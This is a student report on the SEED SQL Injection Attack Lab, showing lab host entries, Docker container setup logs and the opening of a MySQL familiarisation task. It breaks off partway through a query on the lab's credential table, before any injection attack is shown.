SQL Injection Attack Lab

Jatin Kesnani
21K-3204 Student
FAST University


Abstract

SQL injection is a critical vulnerability that allows attackers to manipulate SQL queries and compromise database security. This report explores the SQL Injection Attack Lab, identifying and exploiting vulnerabilities in a simulated web application. It demonstrates the potential damage, such as unauthorized data access and authentication bypass, and highlights effective defenses like input validation and parameterized queries. The study emphasizes the importance of secure coding practices to mitigate SQL injection risks.

1. Overview


The SQL Injection Attack Lab explores vulnerabilities in web applications caused by improper input validation, allowing attackers to manipulate SQL queries and compromise databases. This report examines how these vulnerabilities can be exploited to access sensitive data, modify databases, and bypass authentication. It also highlights defense mechanisms, such as input sanitization and parameterized queries, to mitigate SQL injection risks. Through this lab, students gain hands-on experience in identifying vulnerabilities, understanding attack techniques, and applying effective security measures.

2. Lab Environment




```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters

# For DNS Rebinding Lab
192.168.60.80   www.seedIoT32.com

# For SQL Injection Lab
10.9.0.5        www.SeedLabSQLInjection.com

# For XSS Lab
10.9.0.5        www.xsslabelgg.com
10.9.0.5        www.example32a.com
10.9.0.5        www.example32b.com
10.9.0.5        www.example32c.com
10.9.0.5        www.example60.com
10.9.0.5        www.example70.com

# For CSRF Lab
10.9.0.5        www.csrflabelgg.com
10.9.0.5        www.csrflab-defense.com
10.9.0.105      www.csrflab-attacker.com

# For Shellshock Lab
10.9.0.80       www.seedlab-shellshock.com

10.9.0.80 www.bank32.com
10.9.0.80 www.kesnani2024.com
10.9.0.80 www.facebook.com

# For SQL Injection Attack Lab
10.9.0.5 www.seed-server.com

```

2.1 Navigating to the Labsetup Directory




2.2 Building the Docker Container




```
[11/17/24]seed@VM:~/Labsetup$ docker-compose build
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
 ---> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
 ---> Running in ad4f454c51d9
Removing intermediate container ad4f454c51d9
 ---> bb5ec2a29cb6
Step 3/5 : COPY Code $WWWDir
 ---> bac273d11474
Step 4/5 : COPY apache_sql_injection.conf  /etc/apache2/sites-available
 ---> 08b0248018c9
Step 5/5 : RUN  a2ensite apache_sql_injection.conf
 ---> Running in a103140d771b
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container a103140d771b
 ---> ef688325c68d

Successfully built ef688325c68d
Successfully tagged seed-image-www-sqli:latest
Building mysql
Step 1/7 : FROM mysql:8.0.22
8.0.22: Pulling from library/mysql
a076a628af6f: Pull complete
f6c208f3f991: Pull complete
88a9455a9165: Pull complete
406c9b8427c6: Pull complete
7c88599c0b25: Pull complete
25b5c6debdaf: Pull complete
43a5816f1617: Pull complete
69dd1fbf9190: Pull complete
5346a60dcee8: Pull complete
```

2.3 Starting the Docker Container




```
[11/17/24]seed@VM:~/Labsetup$ docker-compose up
WARNING: Found orphan containers (www-10.9.0.80) for this project. If you removed or renamed this service in your compose file, you can run t
his command with the --remove-orphans flag to clean it up.
Starting mysql-10.9.0.6 ... done
Starting www-10.9.0.5   ... done
Attaching to mysql-10.9.0.6, www-10.9.0.5
mysql-10.9.0.6 | 2024-11-17 11:30:08+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
mysql-10.9.0.6 | 2024-11-17 11:30:08+00:00 [Note] [Entrypoint]: Switching to dedicated user 'mysql'
mysql-10.9.0.6 | 2024-11-17 11:30:08+00:00 [Note] [Entrypoint]: Entrypoint script for MySQL Server 8.0.22-1debian10 started.
www-10.9.0.5 |  * Starting Apache httpd web server apache2         AH00558: apache2: Could not reliably determine the server's fully qualifie
d domain name, using 10.9.0.5. Set the 'ServerName' directive globally to suppress this message
www-10.9.0.5 |  *
mysql-10.9.0.6 | 2024-11-17T11:30:08.901061Z 0 [System] [MY-010116] [Server] /usr/sbin/mysqld (mysqld 8.0.22) starting as process 1
mysql-10.9.0.6 | 2024-11-17T11:30:08.910091Z 1 [System] [MY-013576] [InnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2024-11-17T11:30:25.508809Z 1 [System] [MY-013577] [InnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2024-11-17T11:30:25.578359Z 0 [System] [MY-011323] [Server] X Plugin ready for connections. Bind-address: '::' port: 33060,
socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2024-11-17T11:30:25.594894Z 0 [System] [MY-010229] [Server] Starting XA crash recovery...
mysql-10.9.0.6 | 2024-11-17T11:30:25.601781Z 0 [System] [MY-010232] [Server] XA crash recovery finished.
mysql-10.9.0.6 | 2024-11-17T11:30:25.722426Z 0 [Warning] [MY-010068] [Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2024-11-17T11:30:25.722618Z 0 [System] [MY-013602] [Server] Channel mysql_main configured to support TLS. Encrypted connecti
ons are now supported for this channel.
mysql-10.9.0.6 | 2024-11-17T11:30:25.727190Z 0 [Warning] [MY-011810] [Server] Insecure configuration for --pid-file: Location '/var/run/mysql
d' in the path is accessible to all OS users. Consider choosing a different directory.
mysql-10.9.0.6 | 2024-11-17T11:30:25.741338Z 0 [System] [MY-010931] [Server] /usr/sbin/mysqld: ready for connections. Version: '8.0.22'  sock
et: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community Server - GPL.
```

2.4 Verifying the Container is Running




```
[11/17/24]seed@VM:~/Labsetup$ dockps
800ffaa3c463  mysql-10.9.0.6
0e7a8c13a464  www-10.9.0.5
[11/17/24]seed@VM:~/Labsetup$
```

2.5 Accessing the Container Shell



```
[11/17/24]seed@VM:~/Labsetup$ dockps
800ffaa3c463  mysql-10.9.0.6
0e7a8c13a464  www-10.9.0.5
[11/17/24]seed@VM:~/Labsetup$ docksh 80
root@800ffaa3c463:/# exit
exit
[11/17/24]seed@VM:~/Labsetup$
```


2.6 Shutting Down the Container



```
mysql-10.9.0.6 | 2024-11-17T11:30:08.910091Z 1 [System] [MY-013576] [I
nnoDB] InnoDB initialization has started.
mysql-10.9.0.6 | 2024-11-17T11:30:25.508809Z 1 [System] [MY-013577] [I
nnoDB] InnoDB initialization has ended.
mysql-10.9.0.6 | 2024-11-17T11:30:25.578359Z 0 [System] [MY-011323] [S
erver] X Plugin ready for connections. Bind-address: '::' port: 33060,
 socket: /var/run/mysqld/mysqlx.sock
mysql-10.9.0.6 | 2024-11-17T11:30:25.594894Z 0 [System] [MY-010229] [S
erver] Starting XA crash recovery...
mysql-10.9.0.6 | 2024-11-17T11:30:25.601781Z 0 [System] [MY-010232] [S
erver] XA crash recovery finished.
mysql-10.9.0.6 | 2024-11-17T11:30:25.722426Z 0 [Warning] [MY-010068] [
Server] CA certificate ca.pem is self signed.
mysql-10.9.0.6 | 2024-11-17T11:30:25.722618Z 0 [System] [MY-013602] [S
erver] Channel mysql_main configured to support TLS. Encrypted connect
ions are now supported for this channel.
mysql-10.9.0.6 | 2024-11-17T11:30:25.727190Z 0 [Warning] [MY-011810] [
Server] Insecure configuration for --pid-file: Location '/var/run/mysq
ld' in the path is accessible to all OS users. Consider choosing a dif
ferent directory.
mysql-10.9.0.6 | 2024-11-17T11:30:25.741338Z 0 [System] [MY-010931] [S
erver] /usr/sbin/mysqld: ready for connections. Version: '8.0.22'  soc
ket: '/var/run/mysqld/mysqld.sock'  port: 3306  MySQL Community Server
 - GPL.
mysql-10.9.0.6 | 2024-11-17T11:35:23.590595Z 0 [System] [MY-013172] [S
erver] Received SHUTDOWN from user <via user signal>. Shutting down my
sqld (Version: 8.0.22).
mysql-10.9.0.6 | 2024-11-17T11:35:24.856711Z 0 [System] [MY-010910] [S
erver] /usr/sbin/mysqld: Shutdown complete (mysqld 8.0.22)  MySQL Comm
unity Server - GPL.
mysql-10.9.0.6 exited with code 0
www-10.9.0.5 exited with code 137
[11/17/24]seed@VM:~/Labsetup$ 
```

```
[11/17/24]seed@VM:~/Labsetup$ docker-compose down
Stopping mysql-10.9.0.6 ... done


Stopping www-10.9.0.5   ... done
WARNING: Found orphan containers (www-10.9.0.80) for this project. If
you removed or renamed this service in your compose file, you can run
this command with the --remove-orphans flag to clean it up.
Removing mysql-10.9.0.6 ... done
Removing www-10.9.0.5   ... done
Removing network net-10.9.0.0
[11/17/24]seed@VM:~/Labsetup$ 
```


2.7 MySQL database




```
[11/17/24]seed@VM:~/Labsetup$ dockps
4ba84e88ed18  www-10.9.0.5
3772018d247c  mysql-10.9.0.6
[11/17/24]seed@VM:~/Labsetup$ docksh 37
root@3772018d247c:/# ls /var/lib/mysql
'#ib_16384_0.dblwr'   client-cert.pem      private_key.pem
'#ib_16384_1.dblwr'   client-key.pem       public_key.pem
'#innodb_temp'        ib_buffer_pool       server-cert.pem
 3772018d247c.err     ib_logfile0          server-key.pem
 auto.cnf             ib_logfile1          sqllab_users
 binlog.000001        ibdata1              sys
 binlog.000002        ibtmp1               undo_001
 binlog.index         mysql                undo_002
 ca-key.pem           mysql.ibd
 ca.pem               performance_schema
root@3772018d247c:/# 
```

3. Lab Tasks

3.1 Task 1: Get Familiar with SQL Statements


seed@VM: ~/Labsetup

```
root@3772018d247c:/# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```



seed@VM: ~/Labsetup

```
mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+------------------------+
| Tables_in_sqllab_users |
+------------------------+
| credential             |
+------------------------+
1 row in set (0.00 sec)

mysql> select * from credential where name = 'Alice';
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------------+
